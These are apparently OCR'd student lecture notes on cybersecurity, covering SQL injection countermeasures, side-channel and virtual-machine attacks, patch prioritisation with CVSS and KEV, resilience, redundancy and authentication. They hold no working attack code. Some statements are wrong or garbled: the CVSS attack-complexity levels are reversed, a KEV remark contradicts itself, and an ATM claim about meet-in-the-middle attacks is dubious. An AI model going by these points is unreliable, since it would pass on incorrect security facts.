


And if as an example the usernamme and password become:




Then it is possible to destroy the table USERS of the database.
This is *code injection, as you send an instruction in the place of code*.

So this will happen:



Countermeasure to SQL Injection

1. Define a white list of characters (Default deny), this solution is very complex, especially to consider the alphabet. The idea is to have *regular expression defining what are the good characters that can be used*
2. Prepared Statements: create statements with the possible commands, and where there are space where to put the parameters of the command. In this way the query can be optimized and written. It is then possible to execute a command by substituting the values to execute. 
 This a simple check, but not anyone does it. So **more than 50% of the attacks, even today are SQL injection**

On Cryptography attacks.

- brute force
- man-in-the-middle: can be done to see messages
- Chosen-plaintext attack: By having the ability to choose plaintext inputs and observe the corresponding ciphertexts produced by the encryption process, an attacker may be able to deduce information that enables decrypting other ciphertexts without knowing the key.
- Meet in the middle attack: if there is an encryption with two keys, then find if one key could have the same effect of both keys. This type of attack is often successful when a cryptographic function utilizes a loop, which allows the attacker to reduce the number of possible keys that need to be tested. This this attack is generally performed against ATMs

Side-channel attacks

Almost all attacks have been:

- man in the middle
- stealing key
  Now other solutions are about: **physical properties, so spot properties of the system where encryption is running**.
  If a bit of the key is 1:
- then there is more power output
  Basically if one can measure the power consumption, the number of 1s can be spotted.
  Or for example the number of loading in the cache could allow to discover a key.
  Apply a neural network to have an approximation of the key, by using Machine Learning, even by focusing on the execution time.

Machine Learning for defense

Machine learning can be used also for defense.
Since encryption is a complex operation, then the power consumed by a ransomware can be high with machine learning it can be spotted.

Attacks and Onion

One has layers in a system architecture.
E.g- in the cloud:

- HW
- hypervisor
- virtual machines |OS over it | programs or containers over it.
  So there is a hierarchy of languages and data structures.
  This layering allow to not need information about underlying levels, e.g. info from underlying Virtual Machine where the OS runs over.

Problem


Vulnerabilities cannot be encapsulated, meaning that a vulnerability on a VM, allows to then read everything about the layers, even to access other OS.
So an attack can go from application, to OS and to VM in a sequence.
The deeper is the vulnerability, the worst is the attack. We have no modularity in security actually.
We cannot talk only about one system and another, we must think about multiple subsystems and putting them all together after.
This are also **Structural Vulnerabilities**.

Going Low Level

1. Attacking an OS, means to be able to attack all the programs in the OS. This is precious for the attack, an hight gain with only one effort.
   Hardware designers are trying to add functionalities that minimize this problem

Machine in the middle - Blue pill Attack

Attacker may insert a new Virtual Machine in the middle of a stack of VMs.



The central VM will get the result that VMi returns to VMi-1.
The interface between the VM returned value will be modified by the Hidden VM, the intermediate VM will manipulate the VMi, and will write as reply to the rest of the system that *all is ok*.
This attack has been implemented for the first time in an industrial control system.

Another King of Blue pill attack

Trusted Computing Module: in all computer, to manage encryption and to preserve intellectual property. To use this module one must boot the system using correct software and in a particular way. There was an **error in the boot code, basically allowing to boot the wrong virtual machine**,
Classification allows us to understand what an attacker can do. A power analysis is for example a reason to defend physical a data center or it can be used to discovered attacks.
Remediation

Chapter 17: Remediation

The main solution against vulnerability is Patching.
A patch is a file, that can be run and by running it, it will change the compiled code and will then remove the vulnerability.
The patch may be just a new executable.
Usually recompilation is done with open source, while for proprietary software another executable is given.
Patching a module means to change the behaviour of the software, an issue such as allowing a string of 1000 characters to be a parameter can be can be solved with a patch.
But the problem before patching is:


- behaviour X may be used, in our system. For example some function required the 1000 characters string.
- So is this a bug or a feature?
  In big companies there is a :
- test environment, where the patch is applied, and then if everything works, the patch can be then applied in the production environment. *The real cost of applying the patch is to see if a bug or a feature is what is being removed*.
  CVS systems allow to re-compile the changed code.

Patching is slow and expensive and sometimes is not possible

Industrial Control System may not be patchable, for example if we change an Industrial System, we may need to recertify it, mean that the machine must be stopped before certification, stopping the production station for days.
In those case: **patch once a year, to do that when there is a maintenance**.
Something cannot even be patched for rules.
Focal point: minimize the number of patch to apply, so know which are the vulnerability to patch, the lower the number, the better.
The main idea is **patch just one vulnerability from the attack chain, so if one removes one vulnerability from the chain, the whole chain is stopped**.

Process

1. decide if i may remove a vulnerability or is a feature
2. schedule, minimizing the risk, by patching the vulnerabilities with highest risk, risk driven management.
   There are different approach to decide what vulnerabilities to be patched.



We may see the number of vulnerabilities actually discovered that are over 150k, then The Weaponized Vulnerabilities are just over 10k and the ones with dangerous capabilities are under 5k.

The 199 number, CISA KEVs **are the ones active and being used now and in the past. Know exploited Vulnerabilities KEV**
159 are the vulnerabilities actually being exploited now.
In the USA, when the KEV is updated with a new vulnerability, by law it is necessary to patch that new vulnerability in the public administration sector, if a vulnerability is in the KEV thenit is no necessary to patch.

In general you cannot patch all the possible vulnerabilities. **You may only patch those that are more dangerous**.
It is estimated that companies patch only 30% of the vulnerabilities they need to patch.

Common Vulnerability Scoring System

Give a score, from 0 to 10 to vulnerabilities.
When a vulnerability appear, it is mapped into a score, and if it is larger than a given threshold, then it must be patched.
Each institution may decide the threshold.
Eg: 9,10 patch now
8,7 -> patch in a month.

Severity	Base Score
None	0
Low	0.1-3.9
Medium	4.0-6.9
High	7.0-8.9
Critical	9.0-10.0

So when one publishes a vulnerability we add the information of Cyber Attacks Classification, then those information are mapped into a number, for which we can then make the decision of patch or not to patch.

Problem: this idea is wrong, because it neglects the system, as you cannot score a vulneraility in a system independent way, the score depends in the system where the component is inserted.
E.g.: a vulnerability of 10, would have been spotted anyway probably, but the real problem is the chain, a chain with three attack may be composed of

10(First)->2(second)->10(third)
In that system, the vulnerability with score 2, is as dangerous as the twos with score 10.

You may have two half chains, with 10-> 10 and missing another vulnerability link to other two vulnerabilities 10 -> 10
If a vulnerability with score 3 appears that connects the two half chains, then the new one is as dangerous as the others, as it completes the chain.

We are interested in intrusions **not attacks!!**
Note that the score is in the format XX.X meaning that we have 100 values possible.

We have a score for each group of attributes.
We have three metric groups:

- Base: intrinsic problems of a vulnerability, not changing over time and in different user environment
- Temporal: change overtime but not on different user environment.
- Environment: change on different user environment.

Base Metric group: note that the availability impact, is on the base metric group, and then it is repeated on the Environmental Metric Group.
Temporal metric, checks:

- if there is an exploit
  Pipeline: start from base metric, pass to temporal metric if available,, then pass on environmental metric if available and then output the score.

Considering a vulnerability means to consider the attacks

We may have different access type, as the type of access to perform the exploit can be physical, local, adjacent or over the network.

- Adjacent: have an account on a system in the same network of the node where there is the vulnerability, there is some degree of remoteness in the system.
- Local: have the account in the machine
- Physical: touch or manipulate the physical component
  The worst is the: **network attack, that can be performed from anywhere and its easier to do**

Attack complexity

- Low: there must be some aligning condition to perform the attack
- High: it can be performed in any condition

Privileges and user interaction:

from None, to Low to High, which are the ones of the precondition.
Then we have the user interaction:

- None
- Required: e.g. run a tool that steals the password of a user if the user it is using it.

Scope

Using one vulnerability we can attack:

- one domain or more.

Temporal Score:

Depends on the code:

- Unproven exploit
- Proof of concept
- functional exploit
- high
  Then on the Remediation we have:
- Official fix (patch)
- Temporary fix
- Workaround: e.g. add a component to filter the requests and avoid it
- Unavailable
  Report confidence:
- Unknown
- Reasonable
- Confirmed
  Numerical value: give for a metric, and metric value (Network, Adjacent...) and get the Numerical Value for each metric value.
  The score is arbitrary chosen by the ones who calculate the vulnerabilities.
  Exploitability: represents the product of the values assigned using the table.
  The problem is that there is no transparency on how the vulnerability are scored, the group of people proposing it are the ones that decided it.
  One problem is that the vulnerability distribution is really anomalous, as there is a big dop in the 8-9 score.
  We could have expected a Gaussian or an Uniform distribution, according to the statistics this shows that the scoring is wrong.

Patch scheduling using CVSS

We could do the patching schedule using the score, but the problem is that the CVSS score is system independent. We could consider the Environmental score, but this one must be gave by us and then the output will be the final score. In the end attackers also will perform the attacks using they have already done.
People also usually take into account only the base score and not the environmental score.

Dragos study

According to the study by industrial control system experts at Dragos, in 70% of cases analyzed, the vulnerabilities were classified as more severe. In 29% of cases, vulnerabilities were less severe.

CISA: list of known exploited vulnerability


The idea is to create a vulnerability catalog, as the attackers would likely reuse them, so better to patch them.
As a federal law, those vulnerability must be patched for the US government.

Chapter 18: Countermeasures to defend from attacks and intrusion

We must look at intrusion and attack chain generally to evaluate the risk, if one wants to see attacks and attributes, it can consider the scoring system.

1. Patching: replace a piece of code with error, recompiling the source code. Or either update the executable code if one does not have the source. In the real world, usually the manufacturer must patch a mistake. **In the software world, the responsibility is on the user of the product.**
2. Europe is trying to create a certification for security, to solve the problem.
3. USA: the seller responsibility, in some fields such as hospitals, are responsible for patching. So in this case the software provider become responsible.
   Proactive countermeasure: creates a new active (permanent) version of the system, reducing the success probability of an attack.
   Dynamic: change the system during an attack, then revert when the attack is over. For example switching off a connection, then reactivate after the attack. This can happen if you are subject to a DDOS. This is suitable to change the system only when it is under attack.
   Reactive: only applied when the system is being attacked, so after an attack has been successful, *to avoid being attacked another time*.

The difference between Proactive and Reactive is based on the difference of when applying the patch to when the attack is performed.
Dynamic countermeasure:**can be applied only if having a good monitoring tools that can spot an attack, there is a race condition between attacker and defender to apply the countermeasure as fast as possible, so the monitoring is really important.**
Dynamic *reduces the cost of countermeasure, as its active only during the attack, but there is the need of the monitoring tool*.



Prevent

Defense forward, attack the attacker, for example destroying its Attack Infrastructure.

HoneyPot

Create the HoneyPot where one creates a fake network, where there are false information, so *deception*, the attacker will make a bad decision to attack a fake target.

Resist

Depends on the number of checks that the system executes to decrease the attacks. So one controls the dangerous inputs, checks access rights etc.

Discover

Discover that there is an ongoing intrusion, discovering that the attacker is intruding on the system now, if one is not able to resist and prevent it.

Recovery

If everything failed, some function have been attacked, and maybe some performance has been missing, so there is the need to recover.
There are functionalities that will try to *restore a consistent state*.
There must also be redundancy in a system.
Redundancy: having more copies of the information or nodes we use them to replace the compromised ones. The copy can be hot, meaning working, or cold and be up when attacked. **Backups** are popular now, to defend from ransomware, so to avoid to pay the ransom. Attacker try to destroy the backups, so in general backups **must be stored on another system, together with logs, or the attacker if successful will be able to destroy the system**. 3, 2 1 rule for backup: 3 copies, 2 online on nodes, 1 offline. Today we even have *immutable memory, which can be wrote only once and its data cannot be erased.*

Reaction

What to do after a system has been restored, as to restore the status. This is the moment to apply the *reaction countermeasure*.
The reaction work on your system, to repair it. In some case we may have also reaction over the attacker system.

Enabling to mechanism


The security kernel kernel have the properties of:

- identification
- authentication
- control of access right
  The kernel applies the measures using those properties.
  Note that the recovery of backups takes time. It can take up to months to restore to a consistent state.
  Ideally its better to stop the attacker on the start of the attack process

NIST Incident Handling Lifecycle.

- Preparation: threat intelligent and attack surface management start from here. Here we have also as preparation offensive security, branch response, cybersecurity legal counseling
- Detection and Analysis: We detect and analyze suspicious activities using SIEM tools, EDR, etc.
- Containment: We interrupt the paths of users or systems responsible for the incident from the rest of the network.
- React: Offensive security resides here. We conduct investigations, remediate threats, and rebuild systems.

Robustness vs Resilience



- Robustness: From the Intrusion succession to the intrusion start, this is the time that the system has resisted to the intrusion. (E.g. attacker wants to penetrate a DB, from the Intrusion success, the attack can control the DB).

- Resilience: After the attack is successful: the performance droops (eg: DB destroyed, or encrypted.). The green area is **the impact on the system, which may tolerable for some companies and not for others, e.g from bank losing some data or an Hospital losing data**.

Resilience means that the system has been defeated but it can recover, so we see that the green area shrinks bit by bit.

When designing a system we may have two goals:

- all robustness, so no green area, so minimize the green area.To have no green area: spend all money on Prevent and Resist If you have the goal to resist, then: spend money on every point of the countermeasures.
- resilience: minimize the green area by improving the recovery time
  Currently no one believes that the green area can be avoided, everyone agrees that the green are must be minimised. In practise assume the worse to be defeated and take into account that you need to monitor and recover.
  This is reasonable, because if you for example assume that a ransom will never defeat you, then you do not have a backup and this is a problem. Assume to have a backup but never need to use it.


Redundancy

A good rule is: use redundancy and forget optimization. This can happen if you have a spare with Cold redundancy. Hot redundancy where two components both work (load balancing), and if one fails the other can do both the work of one, the performance will be reduced (Green line) but you are not at 0, this is very popular for Database and all resources where a fault is dramatic.
Triple Modular Redundancy: Three copies working and doing the same operation, so a request goes to for example three database, then each of those will vote on the result and return to the user the most voted one.
Triple Modular Redundancy makes the system good against faults, but not robust and resilient, as if one module has been compromised also the other two can be easily compromised, it is useful only to reduce errors. This can be done for system where we cannot do maintenance immediately, so if one module is faulty, the other are still available.

Diversity and Robustness

A measure of robustness is also the diversity on the system, if all the modules are the same, so nodes with same configuration and components would mean to be attacked easily with the same attacks.
Even OS can be non heterogenous as they can be configured differently, but using different may make you more sure of it.
In Triple Modular Redundancy there is a bit of heterogeneity, as the is one module that monitors the majority of the voters.
So the module producing the output and the module voting can be produced by different companies for example, so there is more heterogeneity, as there is not the same malware for different manufacturers products.

TMR(Triple Modular Redundancy)



- centralized: at each step we have 3 modules that vote, and 1 that computes the result
- decentralized: each result is broadcasted to voters, and the voters will send it to multiple modules that will then distribute the result.

Minimal system

It is a subset of the system which is robust and heterogenous, so that the small subset of the systems cannot be successfully attacked and can be used to restore the consistent states. In this way robustness and resilience can be restored starting from this minimal system.
This is a cost effective solution, where one focus robustness on this minimal system. If the minimal system crashes, then you have no hope of restoring.
So in general restrain to the subset of this system, using it as a starting point to regain control of the successfully attacker components.
For example in the case of a black-swan, which is a damage so large that you cannot recover e.g. the DB connecting ATMs. One must prevent it by consider that those component must be **part of the minimal system, and must be the most robust and resilient modules**. All the information needed to restore the system to a working status, must belong to the minimal system. Losing the database with the encryption key of the ATM, means to not be able to build a consistent view of the system, all the information to build a consistent system is here to be able to recover the system.
While for example, as its not a black swan, just a while a single ATM machine being attacked and turned off, it is tolerated, so it is kept outside of the minimal system.

Sharing of mechanism

Some countermeasure are built on a set of shared functions, which good as this reduces costs, but those mechanism must be robust, or it would be hard to call them countermeasure.
It is a set of mechanism involved in the implementation of the security policy. So those mechanism belong to the trusted computed base.
The common mechanism are related to:

- user identity and
- user authentication (who is the user requesting the service)
- user access right

Chapter 19: Authentication and Authorization countermeasure

In an ICT system we have the triple:

- subject
- object
- operation
  No operation should violate this triple to make the system work well.
  We can split the control into two sets of controls:

1. Who is the subject (it can be a process doing things)
2. What can the subject do (what instruction can it do)
   Most of the controls are delegated to the operating system, which is the one that recognize and authenticate the user. The kernel of the authentication is in the authenticating system.

Authentication classes:

- weak static: password and similar strategies that can by sniffed or a a reply attack can be performed
- weak and not static: cryptographic techniques to product information that is not repeated, generated on time and they can be defeated by session stealing or CSFR (Cross-site request forgery)
- Strong: you need to control the authentication systems, e.g. the smartphone of a user needed to authenticate.

Mechanism

- authentication by knowledge: password
- authentication by possession;: phone
- authentication by being: e.g. fingerprint. Currently there are only some practical authentication. The problem there are false positive or false negative, they may be some physical change for example sometimes. Also biometric cannot be changed as a password. You match your fingerprint and the digital representation of it (stored in a database).

The database of the digital representation could be stolen and the representation could be changed or shared, so there **you cannot change the password if uncovered**.

The strongest way to authenticate is the two factor authentication, with something you know and something you own with the smartphone

